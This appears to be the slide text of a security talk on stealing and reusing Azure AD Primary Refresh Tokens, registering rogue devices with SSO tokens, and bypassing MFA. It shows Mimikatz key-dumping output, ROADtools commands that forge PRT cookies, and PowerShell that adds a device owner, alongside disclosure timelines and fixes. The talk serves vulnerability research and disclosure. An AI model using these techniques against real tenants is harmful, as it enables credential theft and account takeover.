


PRT cookie signing flow

1. Random bytes called a “context” is generated
2. Using this context, a key is derived from the session key
3. This “derived key” is used to sign the PRT cookie
4. The PRT cookie is used in Azure AD to sign in



PRT with TPM



Mimikatz magic with TPM

```
mimikatz # dpapi::cloudapkd /keyvalue:AQAAAAIAAAAABAAAA0Iyd3wEV0RGMegDAT8KX6wEAAAC5mz7rsGL1RZRxB6I-SI9AAAAAAIAAAAAABBmAAAAQAAT
AAAAALaVbl_JqukxSL-VhLlhUsKeiBfAWraWMa1uNB-BVDgAAAAAAA6AAAAAaGAAIAAAABcIjAuPSRqFqr9YMv1Zg_G_qvn6dZ2d-C2LTrIbRyX5EAEAAOPd3poIF7JF
4NMJXYadnSc-00tgk3-t6lxdVs6gibiL_e4gvdG1R-6oMGTaxVsC51-gBVhIxJK7ADH2F6EIwfMAXVMJVODVcZhNr4o_Zy46rzz2Cytyfv272QcOxtdaw8HtvCt6NQv
T2N7dvF2gtjU-t0c_ZkJQF3J_EQGdimmD72V4SDgaE8Kwb61Y7Nb2GDWX495akwNCRn8x4wY-hj208Wo-ISU6auLDQ-2sneKMq8zDQ6TnAHoWVPoz6BS6FZwhDy8I_8
Yn3fHqo71tv4BxbG9vYJ8wBmYU-1SyIkvGF40rjXlK1Yg0DwfZa2GvrozSKuKziUzG8Ac1p3zUAUEVluoxSpdR3_OkZCD1HULHQAAAAIkDXQajUpID54aBoDlnBqE34
cCdDucWBq9R5n-q0XYGpsnNUgZ0Qt3HMCxcBYvpiNyHTZsyxWtTZF_pu91NFfQ /unprotect
Label       : AzureAD-SecureConversation
Context     : 7fe17be294495206ddca32d1d47e23b227482e7c3560ede2
* using CryptUnprotectData API
Key type    : TPM protected (DPAPI)
Key Name    : SK-1990505e-7fa7-f922-e981-ca478e41855b
Opaque key  : 007e0020f617ad3e83ca5169439858781cd6f18acc2a5d3b2cbfd79f92700345d90fcc6c0010f930a78e60e8753ea054d4d12a6bb704c0861f
99666ca0fc18dea7e0a08531d998a11dbfefe8ad1f50d7e61745d0c59c659abd0d199426279b310fced40f9cfc7ad11c57f55ea516a31d8cc7fcb9e787e7d7c
c95eaddbce383d300300008000b0004044000000005000b00203d75eb573192ca9351b27e4392d28d8ac9137aa85867ece3104d483de966fc75
Derived Key: b1ffa3e54db8a3c2c7509af0dc0f71690178660483bbbb68298b4e0bb83a3ce5
```



Use derived key and context to recreate PRT cookie

```
(ROADtools) user@localhost:~/ROADtools$ roadrecon auth --prt-cookie eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiIsI  
mN0eCI6ImIhejZPeE1fWjZJVnhpWjRrVmJZVmhtVG9Pend2M190In0.eyJyZWZyZXNoX3Rva2VuIjoieQVFB0kFB0UFB0UFHVl9idjIxb1  
FRNFJPCWgwXzEtdEFaRmVYbWownU2cS0xRzU5TE1Ud2I  
10DjiVEdST2xCSDZGVjhxcjVjZ2hkU0NsQjZvN3ppWFRi  
bVdjRXVKN0xscVRMM09ELXg2TE5FeFZQ0UpVbTBZWDIyI  
FR6aExvV2VPVzRKMEhBemJqeFRkUFBPQWZsVV94SFZVMI  
Y0YUUGY2dGT1FrQVE3VnhrZkhmajEyLVRkMVM3dUNTVM!  
OUWxaY3RrcFZzNlJtTXBtRkJwcmRua0d2S1Mzc21QY3o  
U0Nwb2lUMzdIZUg3RDJCCGpWc19XUnpoYmNaWDlXYTZ6I  
El0UndIZnZ0dEJSZjRjWmFjQS1ESVpBQkZwZkU0NjluV  
JFb2FDYzJYQjYxdmg0YjZESVM4d19PcndGU2hJcnc1Qm  
EMXNMZ0pGeXlXRlhsQk1qZUtxTWt1Sm5wUDJNS2xKRjBI  
cFNRb3VyRlh3anNLWDBEMXRnMEwxbGNleFhXc1JyMzNH  
3c2eVBkVHdQZUdIOClwLWRkdy1vVHI3d2V4MHJaeEZEUI  
hwdEJYLVRkWTBucE8zQ1VvLW5qVnM5VFNpampnS0F3ZHZTVDgzNjg3clpndlhJUWh0TGl0MjJzcjRrZ1puMlBJTVlyT0tzM2xqWjZidTF  
oYTZhUmNiZ2U1Ti1SeFI3SzdKZmpCbWo1R0h1SE9VY1phU0FRTiwiXNfcHJpbWFyeSI6InRydWUiLCJpYXQiOiIxNTk2NjQ4NjAxIn0.  
BRn00VaNAa98KhqGa0ftb: --prt-context 8096c7092a6f23cd574844f87fe01177f1475694798efeb  
7 --derived-key f7c8a549e5d7998743d6ab38a3039c4e7e19d7e5b1db76a60029e8aa6aa2242b  
Re-signed PRT cookie using custom context  
Tokens were written to .roadtools_auth
```



PRT as admin TL;DR

- If you're admin on a device with a PRT, you can steal the PRT if it's not in TPM
- If it is in the TPM you can still acquire context/derived key combinations which allow you to use the PRT without the device
- Longer version:
<https://dirkjanm.io/digging-further-into-the-primary-refresh-token/>



Registering devices the unofficial way



TPM attack downsides

- Need to be admin on the device
- Need to dump LSASS
- PRT expires
- Device disabled = PRT disabled



Combining knowledge

- We know how to get our own Primary Refresh Token by registering a device.
- We know how to get an access token from a user session by using SSO.
- How about registering a new device with an SSO token?



Register device

```
(ROADtools) user@localhost:~/ROADtools/intunepoc$ python registerdevice.py
Registering device
{'Certificate': {'RawBody': 'MIID8jCCAtqgAwIBAgIQxK6oNHDBWIJJ672II0PBGzANBqkqhkiG9w0BAQsFADB4MXYwEQYKCZImiZPyLQGQBGryDbmV0MDEExZNUy1Pcmdhbml6YXRpb24tQWNjZXNzMCsGA1UECXMkODJkYmFjYTQzM2U4MS00NmNhLTljNzMtMDk1MGMxZWJkYmFjYTk3MjM0MDExMDkyNDExNDE1NloXDTMxM00GQ0tMDg3ZS00ZDRlLTg2MzYtODNlNmNzRiZjNkMIIBIjANBqkqhkiG9w0BAQEFAA0CAQ8AMIIBCgKCAQEAqKREmWk4b/uJVK3fI92gbFuFZPKlgZ8P2jWFdcobkChPwsWAcTHpQ1AyV2wnS8khtX76/dJTHPIcWKqv+/a7wVW+Gp5C0hUQsEtvRddh96UfD2CY6HQhFIDNu9E1XYKEkp861EHbfp0GtuCC2DCrSw0flhYPMBBfn9y1h7UPpRPB2nIrWIIIIrecNy0Ur+BjTpNJQBc+sN0bP05c9G934gNbWhTcYxzWX0y+Hg8uPc4pE00P1RxDjdn6E+Tw9YoaIisWHeLe0UQIDAQABo4HAMIG9MIKwYBBQUHAWIwIglYLKoZIHvcUAQWCHAMEEwSBEC0XT3KuDY1KvwiG5Tq5JS0wIglYLKoZIHvcUALKoZIHvcUAQWCHAgEBQSBQVMBMGcyqGSIB3FAEFghwHBAQEgQExMA0GCSqGSIb3DQEBwUAA4IBAQBtZwnLrRS9Jg5KxZf5BhFMizC0gtq7Svh7Q20/XVIhDtYUock/3Sap3WzIenmms//aCZ8YfnurkG0voF+JW6sg6025YIH0DQ1G0+FL5Xj2ygVoJ00LMC/SXpqQTnYxRLR5LzjCiI6hzAfU322r9Apup7LSiiJ0Nzwo5w9SvrURBKlTPcxHT6BDZEugQ71/dv9H9+Ff/Kv/xkEBZtb10GYNZenEGnWcrBepxTG9cCzFBNcfff6gw4dXCvBd8RdVFb1ccK6M2kIg',
  'Thumbprint': '497641E85104EE4DCE1B17CCC5493B415E7C21BF'},
  'MembershipChanges': [{'AddSIDs': ['S-1-12-1-3449050006-1318031086-1069713303-529194043',
                                      'S-1-12-1-1513299610-1165403084-3608819602-1191284924',
                                      'S-1-12-1-1917785901-1244467118-3850766527-757446970']},
                        {'LocalSID': 'S-1-5-32-544'}]},
  'User': {'Upn': 'morepolicy@iminyour.cloud'}}
<Certificate(subject=<Name(CN=8f04648d-087e-4d4e-8636-83e69f74bf3d)>, ...)>
```

Credits: Adapted from AADInternals by @DrAzureAd



New device registration attack summary

- SSO token can be requested by limited user
- Access token contains MFA claim
- New device registered will also issue PRT with inherited MFA claim
- Only password (or SSO in case of federated) is required to get a PRT
- Free MFA upgrade!




New device upsides/downsides

- Upside:
 - Is separate from the old device, so if old device is disabled our PRT will still work.
- Downside:
 - Requires permissions to register devices (not always allowed)
 - Does not mean the device will be allowed to enroll into Intune (for compliancy)



Using the rogue PRT

- Chrome users browsercore.exe as native component for SSO
- Replace with browsercore.py which contains PRT data



Using the rogue PRT

The screenshot shows the Microsoft Office Home interface. At the top, the browser address bar displays 'office.com/?auth=2'. The page header includes 'Office 365' and a user profile for 'Policy Moore' with the email 'morepolicy@iminyour.cloud'. A prominent orange banner reads 'New to Office 365?' with a warning icon and text: 'This is your Office 365 home page—where you can see and access all of your Office 365 apps. If it's empty, it could be that your user license was assigned to you. Wait 10 minutes and refresh this page. If you still don't see any apps, contact your IT department. They can help you get up and'. Below this, the main content area says 'Good afternoon' and shows a list of items with columns for 'Name', 'Modified', 'Shared by', and 'Activity'. The list is empty, and a central illustration of a person at a laptop is accompanied by the text 'No content activity' and the instruction 'Share and collaborate with others. Create a new document or upload and open one to get started.'



Disclosure timeline

- Registering a device via SSO was reported to MSRC in December 2020
- Final fixes rolled out in September 2021
- Intermediate fixes also for specific platforms
- No longer possible to use SSO tokens for device registration



Current status

- There appears to be a significant redesign on how the PRT is issued and used.
- Mimikatz CloudAP dumping from Isass does not work on latest versions (August 2021 update), likely due to changed storage of secrets.
- More research needed to see if this also stops using secrets stored in the TPM with admin rights.



Bonus: MFA bypass as Intune / Global admin

- Registration flow:
 - User A registers device using MFA
 - User A is set as owner of the device in Azure AD
 - Once user A logs in for first time, MFA claim is transferred because it was used during registration and user A is the owner.
 - MFA claim is “copied” to the PRT, so tokens issued via the PRT also comply with MFA requirements.





SHARE JWT

Encoded

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6Im5PbzNaRHJPRFhFSzFqS1doWHNsSFJfS1hFZyIsImtpZCI6Im5PbzNaRHJPRFhFSzFqS1doWHNsSFJfS1hFZyJ9.eyJhdWQiOiJodHRwczovL2dyYXBoLndpbmRvd3MubmV0IiwiaXNzIjoiaHR0cHM6Ly9zdHMud2luZG93cy5uZXQvNjI4N2YyOGYtNGY3Zi00MzIyLTk2NTEtYTg2OTdkOGZlMWJjLyIsIm1hdCI6MTYyMDgxNjgzOSwibmJmIjoxNjIwODE2ODM5LCJleHAiOiJlMjMjA4MjA3MzksImFjciI6IjEiLCJhaW8iOiJBVVFBdS84VE
```

Decoded

HEADER:

```
{
  "typ": "JWT",
  "alg": "RS256",
  "x5t": "n0o3ZDrODXEK1jKWhXs1HR_KXEg",
  "kid": "n0o3ZDrODXEK1jKWhXs1HR_KXEg"
}
```

PAYLOAD:

```
{
  "aud": "https://graph.windows.net",
  "iss": "https://sts.windows.net/6287f28f-4f7f-4322-9651-a8697d8fe1bc/",
  "iat": 1620816839,
  "nbf": 1620816839,
  "exp": 1620820739,
  "acr": "1",
  "aio":
  "AUQAu/8TAAA3zIq5qg2MgcEwQgYSUXP6ub8RnPUMdqbyu8xve8HviiQoaxWwUDveba9BfjAi/WUVnB7HVaNmXzTgZ5tEY5QQ==",
  "amr": [
    "pwd",
    "rsa",
    "mfa"
  ]
}
```



Flaw

- MFA claim is transferred based on ownership
- As Intune admin or global admin, add extra owner to device

```
PS C:\Users\Dirkjan> connect-azuread
```

Account	Environment	TenantId	TenantDomain	AccountType
deviceadmin@iminyour.cloud	AzureCloud	6287f28f-4f7f-4322-9651-a8697d8felbc	iminyour.cloud	User

```
PS C:\Users\Dirkjan> Add-AzureADDeviceRegisteredOwner -ObjectId 37000c82-c05e-492c-a069-e55b79906896 -RefObjectId 34c0abec-4cf2-490b-bbe1-2c7be9cabbb1
PS C:\Users\Dirkjan> Get-AzureADDeviceRegisteredOwner -ObjectId 37000c82-c05e-492c-a069-e55b79906896
```

ObjectId	DisplayName	UserPrincipalName	UserType
34c0abec-4cf2-490b-bbe1-2c7be9cabbb1	HJ M	dirkjan@iminyour.cloud	Member
178eecda-821c-4b3e-bc13-22f7bef40d7e	deviceadmin	deviceadmin@iminyour.cloud	Member

- Log in on fake device with only password, PRT is issued with MFA claim without ever entering MFA for that user.



Bonus: MFA bypass as Intune / Global admin

- Reported May 2021
- After some discussion with MSRC, accepted as vulnerability in July 2021
- Fixed August 2021
- MFA claim is now no longer transferred to PRT after registration




Conclusion

- SSO still breaks security in 2021
- Monitor for odd/unexpected device joins
- Limit device joining/registering as much as possible



- All tools in the talk are based on the ROADtools framework/library
- Open source at <https://github.com/dirkjanm/ROADtools/>



I have ROADtools stickers, come get some after the talk 😊

